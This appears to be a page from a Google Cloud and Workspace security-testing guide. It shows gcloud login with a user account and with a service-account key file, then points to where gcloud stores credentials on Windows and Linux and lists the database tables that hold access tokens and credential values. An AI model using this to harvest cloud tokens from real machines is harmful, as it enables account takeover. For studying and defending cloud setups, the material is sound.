
Set up alerting policies

Create uptime checks

View all dashboards

Google Workspace [G-Suite] Admin Portal URL :

https://admin.google.com/



Add logo

Atomic Nuclear Site

Welcome to the Google Workspace Admin Console

Users — Manage

Active

11

Add a user

Delete a user

Update a user's name or email

Create an alternate email address (email alias)

Billing — Manage

Manage subscriptions

Payment accounts

Get more services

Product updates — View all

Enhanced menus in Google Docs improves findability of key features on desktop	Apr 26
Quick access to additional actions when composing a message in Google Chat on iOS	Apr 25
Easily manage storage related activity and policies through new storage management tools in the Admin console	Apr 25
Admins can now specify how individual Android apps update within the Admin console	Apr 21

Domains — Overview

Primary domain

atomic-nuclear.site

Alerts — View alert center


Groups

Create groups for mailing lists and applying policies

© 2022 Google Inc.
Terms of service - Billing terms - Privacy Policy

Google Workspace [G-Suite] Users Portal URL :

https://myaccount.google.com/



Welcome, Manish Gupta

Manage your info, privacy, and security to make Google work better for you. Learn more

Privacy & personalization

See the data in your Google Account and choose what activity is saved to personalize your Google experience

Manage your data & privacy

Your account is protected

The Security Checkup checked your account and found no recommended actions

See details

Privacy Checkup


Choose the privacy settings that are right for you with this step-by-step guide

Authentication to Google Cloud CLI

- User Account (Username + Password) - Long Term Access
- Service Account (Service Account Key) - Long Term Access

Login with User Account (Username + Password)


gcloud auth login



```
PS C:\Users\Hacker> gcloud auth login
Your browser has been opened to visit:

    https://accounts.google.com/o/oauth2/auth?response_type=code&client_id=32555940559.apps.googleusercontent.com&redirect_uri=http%3A%2F%2Flocalhost%3A8085
%2F&scope=openid+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.email+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcloud-platform+https%3A%2F%2Fwww.googlea
pis.com%2Fauth%2Fappengine.admin+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcompute+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Faccounts.reauth&state=4RP2guUVo
cDhn5Gl0oeIFxMi3N8W9r&access_type=offline&code_challenge=Uqaik5J5gDnBcTFJhzzCVIVD0QLuDzpNmbvQBfS1vHs&code_challenge_method=S256


You are now logged in as [manish@atomic-nuclear.site].
Your current project is [alert-nimbus-335411].  You can change this setting by running:
  $ gcloud config set project PROJECT_ID
```

Get the information about authenticated accounts with gcloud cli


gcloud auth list



```
PS C:\Users\Hacker> gcloud auth list
      Credentialed Accounts
ACTIVE  ACCOUNT
*       manish@atomic-nuclear.site

To set the active account, run:
    $ gcloud config set account `ACCOUNT`
```

Login with Service Account (App ID + Certificate P12 **OR** JSON Key File)


gcloud auth activate-service-account --key-file **KeyFile**



```
PS C:\Users\Hacker\Downloads> gcloud auth activate-service-account  --key-file .\alert-nimbus-335411-d0276395c2b1.json
Activated service account credentials for: [emp00-00@alert-nimbus-335411.iam.gserviceaccount.com]
```


Get the information about authenticated accounts with gcloud cli

gcloud auth list



```
PS C:\Users\Hacker\Downloads> gcloud auth list
                   Credentialed Accounts
ACTIVE  ACCOUNT
*       emp00-00@alert-nimbus-335411.iam.gserviceaccount.com

To set the active account, run:
    $ gcloud config set account `ACCOUNT`
```


GCP CLI Stored Credentials



```
PS C:\Users\Hacker\AppData\Roaming\gcloud> ls


    Directory: C:\Users\Hacker\AppData\Roaming\gcloud


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        14-03-2021     12:27                cache
d-----        02-02-2021     02:15                configurations
d-----        27-04-2022     17:25                legacy_credentials
d-----        27-04-2022     16:38                logs
-a----        18-04-2022     20:02            107 .feature_flags_config.yaml
-a----        14-03-2021     12:28             38 .last_opt_in_prompt.yaml
-a----        18-04-2022     19:40             37 .last_survey_prompt.yaml
-a----        27-04-2022     16:38            275 .last_update_check.json
-a----        02-02-2021     02:12             32 .metricsUUID
-a----        15-03-2021     18:27              0 .valid_ppk_sentinel
-a----        27-04-2022     17:25          24576 access_tokens.db
-a----        02-02-2021     02:17              7 active_config
-a----        19-04-2022     21:57            300 application_default_credentials.json
-a----        27-04-2022     17:25              0 config_sentinel
-a----        27-04-2022     17:25          20480 credentials.db
-a----        27-04-2022     17:24              5 gce
```

Windows
C:\Users\UserName\AppData\Roaming\gcloud\

Linux
/home/UserName/.config/gcloud/



```
hacker@Hacker-PC:~/.config/gcloud$ pwd
/home/hacker/.config/gcloud
hacker@Hacker-PC:~/.config/gcloud$ ls
access_tokens.db  active_config  config_sentinel  configurations  credentials.db  gce  legacy_credentials  logs
```

Content of Stored Google Cloud Secrets :

Database : access_tokens.db :

Table: access_tokens

Columns : account_id, access_token, token_expiry, rapt_token

Database : credentials.db :

Table: credentials

Columns: account_id, value

